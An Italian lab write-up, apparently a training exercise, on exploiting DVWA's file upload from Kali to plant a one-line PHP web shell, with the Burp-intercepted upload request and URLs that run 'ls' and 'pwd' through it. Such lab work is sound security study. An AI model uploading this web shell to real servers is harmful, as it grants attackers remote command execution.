

EXPLOIT FILE UPLOAD

TASK

- Sfruttare un file upload sulla DVWA per caricare una shell in PHP.
- Monitorare tutti gli step con BurpSuite

ANALISI E VALUTAZIONE

Per prima cosa assicuriamoci di avere la macchina Kali e Metasploitable comunicanti tra loro, e quindi sulla stessa rete interna. Dopo di ch  andiamo a creare una file.php che chiameremo Shell_prova.php, il cui seguente script sar  questo:

```
(kali@kali)-[~/Desktop]
$ cat shell_prova.php
<?php system($_REQUEST["cmd"]); ?>
```

Dopo di che andiamo su DVWA e andiamo sulla sezione "UPLOAD" e carichiamo la nostra shell_prova.php. Avviando Burpsuite e andando a intercettare i pacchetti possiamo notare che il metodo per l'upload del file   di tipo POST come ovvio che sia.

Burp Suite Community Edition v2022.9.5 - Temporary Project

Request to http://192.168.50.101:80

Forward Drop Intercept is on Action Open Browser

Comment this item HTTP/1

Pretty Raw Hex

```
1 POST /dwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.101
3 Content-Length: 440
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.50.101
7 Content-Type: multipart/form-data; boundary=...WebKitFormBoundaryZyyTxaNo5nmjxBVA
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.50.101/dwa/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: security=low; PHPSESSID=798f7c389a25b23992f01bdabb849764
14 Connection: close
15
16 .....WebKitFormBoundaryZyyTxaNo5nmjxBVA
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 1000000
20 .....WebKitFormBoundaryZyyTxaNo5nmjxBVA
21 Content-Disposition: form-data; name="uploaded"; filename="shell_prova.php"
22 Content-Type: application/x-php
23
24 <?php system($_REQUEST["cmd"]); ?>
25
26 .....WebKitFormBoundaryZyyTxaNo5nmjxBVA
27 Content-Disposition: form-data; name="Upload"
28
29 Upload
30 .....WebKitFormBoundaryZyyTxaNo5nmjxBVA --
```

Inspector

Request Attributes 2


Request Query Parameters 0

Request Body Parameters 3

Request Cookies 2


Request Headers 13

Scritto in rosso troviamo il nostro script. Proseguendo con Forward il nostro file è caricato:



Successivamente l'url che ci ha rilasciato lo copiamo (url:

`http://192.168.50.101/dvwa/hackable/uploads/shell_prova.php?cmd=ls`) e lo incolliamo sull'url inserendo anche alla fine la nomenclatura `...<?cmd=ls>` ovvero il comando che dovrà andare a leggere ciò che c'è all'interno del sistema DVWA e di fatti questo è il risultato:



Potremmo fare un'altra prova inserendo però al posto di "ls" il comando "pwd" che andrà a leggere però le directory:

